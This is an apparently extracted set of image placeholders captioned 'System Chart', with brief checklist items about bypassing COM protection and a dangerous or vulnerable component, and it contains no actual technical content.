
System Chart




System Chart



System Chart




System Chart




1. ✓ Bypass COM Protection
2. Dangerous / Vulnerable TC

System Chart




- ✓ Bypass COM Protection
- ✓ Dangerous / Vulnerable TC

System Chart



